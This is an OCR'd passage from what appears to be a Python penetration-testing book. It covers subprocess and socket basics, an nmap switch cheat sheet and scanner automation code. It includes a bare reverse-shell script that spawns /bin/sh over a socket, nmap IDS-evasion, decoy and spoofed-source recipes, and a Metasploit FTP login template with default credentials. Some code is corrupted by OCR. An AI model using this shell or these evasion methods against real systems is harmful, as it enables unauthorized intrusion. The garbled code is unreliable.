                        print("ID of spawned process is :"+str(p.pid)+"\n")
                        out,err=p.communicate()
                        result = chardet.detect(out)
                        out=str(out).encode('ascii')
                        out=out.decode("utf-8")
                        splitted=str(out).split("\\n")
                        for o in splitted:
                                print(o)
                except Exception as ex:
                        print("Exception caught :"+str(ex))
obj=SP()
obj.execute("ls")
```


```
ID of spawned process is :13346

b'AccessSpecifiers.py
Aggregations.py
Area_finder.py
bettercap-1.6.1
bettercap_linux_amd64_2.6
child.py
Composition.py
employees.xml
Exception_handeling.py
filter_usage.py
for_loops_ad.py
for_loops.py
generators.py
gen_exp_.py
if_condition.py
if_detailed.py
if_el_if.py
if_else.py
if_.py
INheretence.py
__init__.py
Invoker.py
iterators_python
```

```python
#! /usr/bin/python3.5
import subprocess
import datetime as dt
import sys
import chardet
class SP():
        def execute(self,command=[]):
                try:
                        p=subprocess.Popen(command,
                        shell=False,stderr=subprocess.PIPE,
                        stdout=subprocess.PIPE)
                        print("ID of spawned process is :"+str(p.pid)+"\n")
                        out,err=p.communicate()
                        result = chardet.detect(out)
                        out=str(out).encode('ascii')
                        out=out.decode("utf-8")
                        splitted=str(out).split("\\n")
                        for o in splitted:
                                print(o)
                except Exception as ex:
                        print("Exception caught :"+str(ex))
obj=SP()
obj.execute(["ls","-l"])
```


```
ID of spawned process is :14193

b'total 216
-rwxrwxr-x 1 khan khan   732 \xd9\x8a\xd9\x88\xd9\x86  2 19:20 AccessSpecifiers.py
-rw-rw-r-- 1 khan khan   666 \xd9\x8a\xd9\x88\xd9\x86  2 23:14 Aggregations.py
-rw-rw-r-- 1 khan khan    83 \xd9\x85\xd8\xa7\xd9\x8a 16 03:05 Area_finder.py
drwxrwxr-x 6 khan khan  4096 \xd9\x8a\xd9\x88\xd9\x86 29  2017 bettercap-1.6.1
```

```python
#! /usr/bin/python3.5
import socket

class SP():
        def server(self):
                try:
                        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
                        s.bind(('192.168.1.103',80))
                        s.listen(1)                 # Now wait for client connection.
                        while True:
                                try:
                                        c, addr = s.accept()
                                        print ('Got connection from', addr)
                                        while True:
                                                data=c.recv(1024)
                                                if data:
                                                        d=data.decode('utf-8')
                                                        print("Got data :" +str(d))
                                                        c.send(str("ACK : " +str(d)+" ...").encode('utf-8'))
                                                else:
                                                        print("No more data from client : " +str(addr))
                                                        break

                                finally:
                                        c.close()
                except Exception as ex:
                        print("Exception caught :"+str(ex))
                        s.close()
obj=SP()
obj.server()
```

```
#! /usr/bin/python3.5
import socket

class SP():
        def client(self):
                try:
                        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
                        s.connect(('192.168.1.103',80))
                        while True:
                                data=input("Enter data to be sent to server : \n")
                                if not data:
                                        break

                                else:
                                        s.send(data.encode('utf-8'))
                                        reply=s.recv(1024).decode('utf-8')
                                        print(str(reply))

                        s.close()
                except Exception as ex:
                        print("Exception caught :"+str(ex))
obj=SP()
obj.client()
```



```
1 #! /usr/bin/python3.5
2 import socket,subprocess,os
3 s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
4 s.connect(('127.0.0.1',1234))
5 os.dup2(s.fileno(),0)
6 os.dup2(s.fileno(),1)
7 os.dup2(s.fileno(),2)
8 p=subprocess.call(["/bin/sh","-i"])
9
```



Chapter 5: Vulnerability Scanner Python - Part 1

Switch	Example	Scan Description
	nmap 10.0.2.15	single IP
	nmap 10.0.2.15 10.0.2.16	specific IPs
	nmap 10.0.2.15-254	Scan a range
	nmap scanme.nmap.org	Scan a domain
	nmap 192.168.1.0/24	Scan using CIDR notation
-iL	nmap -iL targets.txt	Scan targets from a file
-iR	nmap -iR 100	Scan 100 random hosts
--exclude	nmap --exclude 10.0.2.15	Exclude listed hosts

Scan Techniques

Switch	Example	Description
-sS	nmap 10.0.2.15 -sS	TCP SYN port scan (Default)
-sT	nmap 10.0.2.15 -sT	TCP connect port scan (Default without root privilege)
-sU	nmap 10.0.2.15 -sU	UDP port scan
-sA	nmap 10.0.2.15 -sA	TCP ACK port scan
-sW	nmap 10.0.2.15 -sW	TCP Window port scan
-sM	nmap 10.0.2.15 -sM	TCP Maimon port scan

`-sN -sF;-sX` (TCP NULL, FIN, and Xmas scans)

Host Discovery

Switch	Example	Description
-sL	nmap 10.0.2.15-3 -sL	No Scan. List targets only
-sn	nmap 10.0.2.15/24 -sn	Disable port scanning. Host discovery only.
-Pn	nmap 10.0.2.15-5 -Pn	Disable host discovery. Port scan only.
-PS	nmap 10.0.2.15-5 -PS22-25,80	TCP SYN discovery on port x. Port 80 by default
-PA	nmap 10.0.2.15-5 -PA22-25,80	TCP ACK discovery on port x. Port 80 by default
-PU	nmap 10.0.2.15-5 -PU53	UDP discovery on port x. Port 40125 by default
-PR	nmap 10.0.2.15-1/24 -PR	ARP discovery on local network
-n	nmap 10.0.2.15 -n	Never do DNS resolution

Port Specification

Switch	Example	Description
-p	nmap 10.0.2.15 -p 21	Port scan for port x
-p	nmap 10.0.2.15 -p 21-100	Port range
-p	nmap 10.0.2.15 -p U:53,T:21-25,80	Port scan multiple TCP and UDP ports
-p-	nmap 10.0.2.15 -p-	Port scan all ports
-p	nmap 10.0.2.15 -p http,https	Port scan from service name
-F	nmap 10.0.2.15 -F	Fast port scan (100 ports)
--top-ports	nmap 10.0.2.15 --top-ports 2000	Port scan the top x ports
-p-65535	nmap 10.0.2.15 -p-65535	Leaving off initial port in range makes the scan start at port 1
-p0-	nmap 10.0.2.15 -p0-	Leaving off end port in range makes the scan go through to port 65535

Service and Version Detection

Switch	Example	Description
-sV	nmap 10.0.2.15 -sV	Attempts to determine the version of the service running on port
-sV --version-intensity	nmap 10.0.2.15 -sV --version-intensity 8	Intensity level 0 to 9. Higher number increases possibility of correctness
-sV --version-light	nmap 10.0.2.15 -sV --version-light	Enable light mode. Lower possibility of correctness. Faster
-sV --version-all	nmap 10.0.2.15 -sV --version-all	Enable intensity level 9. Higher possibility of correctness. Slower
-A	nmap 10.0.2.15 -A	Enables OS detection, version detection, script scanning, and traceroute

OS Detection

Switch	Example	Description
-O	nmap 10.0.2.15 -O	Remote OS detection using TCP/IP stack fingerprinting
-O --osscan-limit	nmap 10.0.2.15 -O --osscan-limit	If at least one open and one closed TCP port are not found it will not try OS detection against host
-O --osscan-guess	nmap 10.0.2.15 -O --osscan-guess	Makes Nmap guess more aggressively
-O --max-os-tries	nmap 10.0.2.15 -O --max-os-tries 1	Set the maximum number x of OS detection tries against a target
-A	nmap 10.0.2.15 -A	Enables OS detection, version detection, script scanning, and traceroute

Timing and Performance

Switch	Example	Description
-T0	nmap 10.0.2.15 -T0	Paranoid (0) Intrusion Detection System evasion
-T1	nmap 10.0.2.15 -T1	Sneaky (1) Intrusion Detection System evasion
-T2	nmap 10.0.2.15 -T2	Polite (2) slows down the scan to use less bandwidth and use less target machine resources
-T3	nmap 10.0.2.15 -T3	Normal (3) which is default speed
-T4	nmap 10.0.2.15 -T4	Aggressive (4) speeds scans; assumes you are on a reasonably fast and reliable network
-T5	nmap 10.0.2.15 -T5	Insane (5) speeds scan; assumes you are on an extraordinarily fast network

Switch	Example input	Description
--host-timeout <time>	1s; 4m; 2h	Give up on target after this long
--min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout<time>	1s; 4m; 2h	Specifies probe round trip time
--min-hostgroup/max-hostgroup <size>	50; 1024	Parallel host scan group sizes
--min-parallelism/max-parallelism <numprobes>	10; 1	Probe parallelization
--scan-delay/--max-scan-delay <time>	20ms; 2s; 4m; 5h	Adjust delay between probes
--max-retries <tries>	3	Specify the maximum number of port scan probe retransmissions
--min-rate <number>	100	Send packets no slower than <number> per second
--max-rate <number>	100	Send packets no faster than <number> per second

NSE Scripts

Switch	Example	Description
-sC	nmap 192.168.1.1 -sC	Scan with default NSE scripts. Considered useful for discovery and safe
--script default	nmap 192.168.1.1 --script default	Scan with default NSE scripts. Considered useful for discovery and safe
--script	nmap 192.168.1.1 --script=banner	Scan with a single script. Example banner
--script	nmap 192.168.1.1 --script=http*	Scan with a wildcard. Example http
--script	nmap 192.168.1.1 --script=http,banner	Scan with two scripts. Example http and banner
--script	nmap 192.168.1.1 --script "not intrusive"	Scan default, but remove intrusive scripts
--script-args	nmap --script snmp-sysdescr --script-args snmpcommunity=admin 192.168.1.1	NSE script with arguments

Useful NSE Script Examples


Command	Description
nmap -Pn --script=http-sitemap-generator scanme.nmap.org	http site map generator
nmap -n -Pn -p 80 --open -sV -vvv --script banner,http-title -iR 1000	Fast search for random web servers
nmap -Pn --script=dns-brute domain.com	Brute forces DNS hostnames guessing subdomains
nmap -n -Pn -vv -O -sV --script smb-enum*,smb-ls,smb-mbenum,smb-os-discovery,smb-s*,smb-vuln*,smbv2* -vv 10.0.2.15	Safe SMB scripts to run
nmap --script whois* domain.com	Whois query
nmap -p80 --script http-unsafe-output-escaping scanme.nmap.org	Detect cross site scripting vulnerabilities
nmap -p80 --script http-sql-injection scanme.nmap.org	Check for SQL injections


Firewall / IDS Evasion and Spoofing

Switch	Example	Description
-f	nmap 10.0.2.15 -f	Requested scan (including ping scans) use tiny fragmented IP packets. Harder for packet filters
--mtu	nmap 10.0.2.15 --mtu 32	Set your own offset size
-D	nmap -D 10.0.2.1501,10.0.2.1502, 10.0.2.1503,192.168.1.23 10.0.2.15	Send scans from spoofed Ips .The ip addresses specified by -D are decoy ip addresses and it must be noted that the IP'S specified as decoy must actually be alive .This way it will appear to the victim that its being scanned by multiple ip's where ours will be somewhere within the decoy address
-D	nmap -D decoy-ip1,decoy-ip2,your-own-ip,decoy-ip3,decoy-ip4 remote-host-ip	Above example explained
-S	nmap -S www.microsoft.com www.facebook.com	Scan Facebook from Microsoft (-e eth0 -Pn may be required) Note either -S can be used to specify source ip manually or it can be used to trick the victim to spoof the source ip. But note when we used the spoofed ip ,the probe replies will not come back to attacker but will instead go back to the spoofed ip address.
-g	nmap -g 53 10.0.2.15	Use given source port number
--proxies	nmap --proxies http://10.0.2.15:8080, http://192.168.1.2:8080 10.0.2.15	Relay connections through HTTP/SOCKS4 proxies
--data-length	nmap --data-length 200 10.0.2.15	Appends random data to sent packets

Output

Switch	Example	Description
-oN	nmap 10.0.2.15 -oN normal.file	Normal output to the file normal.file
-oX	nmap 10.0.2.15 -oX xml.file	XML output to the file xml.file
-oG	nmap 10.0.2.15 -oG grep.file	Grepable output to the file grep.file
-oA	nmap 10.0.2.15 -oA results	Output in the three major formats at once
-oG -	nmap 10.0.2.15 -oG -	Grepable output to screen. -oN -, -oX - also usable
--append-output	nmap 10.0.2.15 -oN file.file --append-output	Append a scan to a previous scan file
-v	nmap 10.0.2.15 -v	Increase the verbosity level (use -vv or more for greater effect)
-d	nmap 10.0.2.15 -d	Increase debugging level (use -dd or more for greater effect)
--reason	nmap 10.0.2.15 --reason	Display the reason a port is in a particular state, same output as -vv
--open	nmap 10.0.2.15 --open	Only show open (or possibly open) ports
--packet-trace	nmap 10.0.2.15 -T4 --packet-trace	Show all packets sent and received
--iflist	nmap --iflist	Shows the host interfaces and routes
--resume	nmap --resume results.file	Resume a scan







```python
#! /usr/bin/python3
import subprocess as sp
import os

class NmapPy():

    def __init__(self,command=[]):
        self.command=command

    def scan(self):
        try:
            p=sp.Popen(self.command,shell=False,
            stdout=sp.PIPE,stderr=sp.PIPE)
            out,err=p.communicate()
            print("\n Nmap scan is complete : ")
            print(str(out))
            print(str(err))
        except Exception as ex:
            print("Exceptiion caught : " +str(ex))

nmap=NmapPy(["nmap","-Pn","-sV","127.0.0.1"])
nmap.scan()
```


```
 Nmap scan is complete :

Starting Nmap 7.12 ( https://nmap.org ) at 20
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000030s latency).
Not shown: 992 closed ports
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.2p2 Debia
80/tcp   open  http       nginx 1.10.2
111/tcp  open  rpcbind    2-4 (RPC #100000)
443/tcp  open  ssl/http   nginx 1.10.2
3306/tcp open  mysql      MySQL 5.7.15
5432/tcp open  postgresql PostgreSQL DB
8000/tcp open  http       nginx 1.10.2
8002/tcp open  rtsp
```

```
    def scan(self):
        try:
            p=sp.Popen(self.command,shell=False,
            stdout=sp.PIPE,stderr=sp.PIPE)
            out,err=p.communicate()
            print("\nNmap scan is complete : ")
            xml_str=str(out)
            root=ET.fromstring(xml_str)
            tag=root.tag
            hosts=[]
            for host in root.findall("host"):
                details={"address":host.find("address")
                .attrib.get("addr"),"name":host.find
                ("hostnames").find("hostname").attrib.get("name")}
                port_list=[]
                print(str(host))
                ports=host.find("ports")
                for port in ports:
                    port_details={"port":port.attrib.get("portid")
                    ,"protocol":port.attrib.get("protocol")}
                    service=port.find("service")
                    state=port.find("state")
                    if service is not None:
                        port_details.update({"service":service.
                        attrib.get("name"),"product":service.
                        attrib.get("product",""),"version":
                           service.attrib.get("version",""),"extrainfo":
                           service.attrib.get("extrainfo",""),"ostype":
                           service.attrib.get("ostype",""),
                           "cpe":service.attrib.get("cpe","")})
                       if state is not None:
                           port_details.update({"state":state.attrib.
                           get("state"),"reason":state.attrib.
                           get("reason","")})
                       port_list.append(port_details)
                   details["ports"]=port_list
                   hosts.append(details)
              for host in hosts:
                   print("-----------------------------------")
                   print("Name : " +str(host.get("name","")))
                   print("IP : " +str(host.get("address","")))
                   print("Services : ")
                   for port in host["ports"]:

                       print("\t Service :")
                       print("\t ------------------------")
                       for k,v in port.items():
                           print("\t\t"+str(k)+"  : " +str(v))
                   print("-----------------------------------")
```


Service :
product : nginx
protocol : tcp
reason : syn-ack
service : http
extrainfo :
cpe :
state : open
version : 1.10.2
ostype :
port : 80
Service :
product :
protocol : tcp
reason : syn-ack
service : rpcbind
extrainfo : RPC #100000
cpe :
state : open
version : 2-4
ostype :
port : 111
Service :
product : PostgreSQL DB
protocol : tcp
reason : syn-ack
service : postgresql
extrainfo :
cpe :
state : open
version :
ostype :
port : 5432
Service :
product : nginx
protocol : tcp
reason : syn-ack
service : http
extrainfo :
cpe :
state : open
version : 1.10.2
ostype :
port : 8000



Port Scanning / Discovery



MetaSploit Template

```
"ftp": {
  "Commands": [
    {
      "args": [
        "workspace -a Metasploit_automation\n",
        "set THREADS 1\n",
        "workspace Metasploit_automation\n",
        "use auxiliary/scanner/ftp/ftp_login\n",
        "set RHOSTS <host>\n",
        "set USERNAME msfadmin\n",
        "set PASSWORD msfadmin\n",
        "set VERBOSE false\n"
      ],
      "id": "ftp_1",
      "method": "custom_meta",
      "title": "Metasploit Ftp_Login auxillary"
    },
    {
      "args": [
        "workspace -a Metasploit_automation\n",
        "set THREADS 1\n",
        "workspace Metasploit_automation\n",
        "use auxiliary/scanner/ftp/anonymous\n",
        "set RHOSTS <host>\n",
        "set VERBOSE false\n"
      ],
      "id": "ftp_2",
      "method": "custom_meta",
      "title": "Metasploit Ftp_anonymous auxillary"
```

Single Line Commands -Timeout

```
{
  "args": [
    "60",
    "nmap -sV --script=ftp-bounce.nse -p <port> <host>"
  ],
  "id": "ftp_4",
  "method": "singleLineCommands_Timeout",
  "title": "ftp Bounce Attck"
},
{
  "args": [
    "60",
    "nmap -sV --script=banner.nse -p <port> <host>"
  ],
  "id": "ftp_5",
  "method": "singleLineCommands_Timeout",
  "title": "ftp banner"
},
{
  "args": [
    "60",
    "nmap --script=ftp-anon.nse -p <port> <host>"
  ],
  "id": "ftp_6",
  "method": "singleLineCommands_Timeout",
  "title": "anonymous_login"
}
```

```
“key”:      { “Commands”: [
  {“title”:“value”,”method_id”:”value”,”args”:[arg1,arg2, arg3...],”command_id”:”id”}
  ,{“title”:”value”,”method_id”:”value”,”args”:[arg1,arg2, arg3...],”command_id”:”id”}
                              ], “Custom”: “false” }
```

```
import main_class_based_backup as main
import os,ConfigParser,time
r = '\033[31m' #red
b = '\033[34m' #blue
g = '\033[32m' #green
y = '\033[33m' #yellow
m = '\033[34m' #magenta
c = '\033[36m' #magenta
e = '\033[0m' #end
#obj=main()
class Driver_main():

    def __init__(self):

        self.NmapScanObj=main.NmapScan()

    def prompt_ScanType(self):

        while 1:
            scanType=raw_input(b+"""Enter Your choice:
            \n"+y +"\n(1) For Launching New Scan \n(2)
            | For Launching Paused Scans\n """+e)
            try:
                if(((scanType)=="1")or((scanType) =="2'
                    break

                else :
                    print "Invalid Choice"
                    #return scanType;
            except :
                return "1";
        return scanType;
```

```
def start(self):
    self.method_id="Main"
    self.banner()
    if os.geteuid() != 0:
        exit( r+ """\n You need to have root privileges
         to run this script.""""+e)
    scan_type=self.prompt_ScanType();
            #A method that prompts user for scan type
    print ("Scan type chosen is :"+str(scan_type))
    self.seperator()
    if (scan_type=="1"):
        targethosts=self.prompt_ips()
                #Method that takes user IP's
        self.seperator()
        self.scanbanner()
        print ("self.SWITCH: " + g+ self.SWITCH +e)
        self.seperator()
        if int(self.takescan)>7:
            targetports=None
        else:
            targetports=self.prompt_ports()
            #Method that prompts users to input ports to scan
        self.seperator() #Method that prints Lines on console
        path=self.prompt_project()
            #Method that prompts user for Name of the project
        path=''.join(path.split()).lower()
1       self.NmapScanObj.driver_main
        (targethosts,path,targetports,scan_type,self.SWITCH,'',mode="c")
    elif(scan_type=="2"):
        self.scanbanner()
        print "self.SWITCH: " + g+ self.SWITCH +e
2       self.NmapScanObj.driver_main
        ('','','',scan type,self.SWITCH,'',mode="c")
```

Driver_main_class.py

```
[Scantype]

Intense= -T4 -A -n

Intense_UDP=-sU -T4 -A -n

Intense_TCPall=-sS -T4 -A -n--max-rtt-timeout 500ms

Intense_NoPing=-T4 -A -v -Pn -n

Ping=-PS

PCI_Ping_Sweep= -PE -n -oA

PCI_Top_1000_TCP= -Pn -sS -sV -n --max-retries 3 --max-rtt-timeout 1000ms --top-ports 1000

PCI_Top_200_UDP= -Pn -sU -sV -n --max-retries 3 --max-rtt-timeout 100ms --top-ports 200

PCI_Top_100_UDP= -Pn -sU -sV -n --max-retries 3 --max-rtt-timeout 100ms --top-ports 100

PCI_Full_ports_TCP= -Pn -sS -sV -n --max-retries 3 --max-rtt-timeout 500ms
```

```
15 import time,threading,nmap,multiprocessing,os,sys
16 import ConfigParser,MySQLdb,atexit,IPtable,textable
17 import Simple_Logger,Gui_main_driver
18 import driver_meta as driver
19 r = '\033[31m' #red
20 b = '\033[34m' #blue
21 g = '\033[32m' #green
22 y = '\033[33m' #yellow
23 m = '\033[34m' #magenta
24 c = '\033[36m' #magenta
25 class NmapScan:
26     def __init__(self):
27         self.IP=""
28         self.PORT=None
29         self.SWITCH=""
30         self.CURRENT_PROJECT_ID=""
31         self.takescan=""
32         self.N=2
33         self.Port_Divisior=21845
34         self.Pause_Flag=False
35         self.Stop_Flag=False
36         self.ipcount=0
37         self.IPtable=IPtable.IPtable()
38         self.method_id="INIT"
39         self.Thread_pool=[]
40         self.retry_count=0
41         self.max_retries=3
42         self.simple_logger=Simple_Logger.SimpleLogger()
43         self.lock=threading.Lock()
44         self.folder_name=os.path.join("Results","Data_")
45         self.concurrent=False
46         self.driver=driver.Driver()
47         self.thread_count=1
```

```
def driver_main(self,ips='',project_name='',port='',scan_type='',switch='',project_id='',
                mode="c",assessment_id="",app_id="",concurrent=False,profile=2):
    try:
        start = time.time()
        os.system('cls' if os.name == 'nt' else 'clear')
        db_filename="nmapscan"
        start = time.time()
        self.main
        (project_name,ips,port,switch,scan_type,mode,project_id,assessment_id,app_id,concurrent,profile)
        print "Reached here as well !!!"
        if mode != "g-init" :   #and mode != "g-stop"
            th_count=threading.enumerate()
            if 1:
                if (1) :
                    print ("\nNow stopping and saving ")
                    if ((self.CURRENT_PROJECT_ID != "") and (self.CURRENT_PROJECT_ID is not None)):
                        status=self.IPtable.checkStatus(self.CURRENT_PROJECT_ID)
                        #To check if any host is left unscanned
                        if(status):
                            processing_status=status[0]
                            pause_status=status[1]
                            if((processing_status) and (not (pause_status))):#will just check once
                                    time.sleep(10)
                                    self.startProcessing(self.N)
                                    time.sleep(50)
                                    print ("Polling started-->again :")
                                    self.start_Polling()
                            if ((not(processing_status))  and (not(pause_status))):
                                #to update status from incompl to comp
                                self.IPtable.clearLogs(self.CURRENT_PROJECT_ID,'complete',concurrent)
            end_time = time.time()
            print("Time taken in seconds : "+str(end time-start))
```

1
2
3

```
def main(self,path='',targethosts='',targetports='',switch='',scan_type='',
        mode="c",project_id='',assessment_id='',app_id='',concurrent=False,profile=2):
    self.concurrent=concurrent
    if (scan_type=="1"):
        self.SWITCH=switch
        self.PORT=targetports
        if(mode=="c"):
            self.db_projectname(path,targethosts,self.PORT,switch,profile)
                #Stores teh project name in Database table
                #and saves same in class variable self.Project_Name
            self.seperator()
        elif mode =="g-init":
            if assessment_id =='':
                return;
            else:
                self.db_projectname(path,targethosts,self.PORT,switch,profile)
                self.IPtable.update_mapping(app_id,self.CURRENT_PROJECT_ID,assessment_id)
                return self.CURRENT_PROJECT_ID
        elif mode=="g-start":
            self.CURRENT_PROJECT_ID=int(project_id)
        print(b +"[+]" + "Starting SCAN" +e)
        ipcount=len(self.numofips(targethosts))  2
        if (',' in targethosts):
            listip=targethosts.split(',')
        else:
            listip=self.numofips(targethosts) #Resolve CIDR Notation 192.168.250.140/16  3
        BulkEntries=self.makeBulkEnteries(listip,self.PORT)  4
        #Breakes the ports into small chunks each of size 21845
        active_threads=threading.enumerate() #Gets number of running threads
        counter=len(active_threads)
        self.thread_count=counter
        self.startProcessing(self.N) #this is the part wher the prompt input finishes  5
        time.sleep(100)
        self.method_id="Main()"
        self.print_Log("**Pooling started :**")
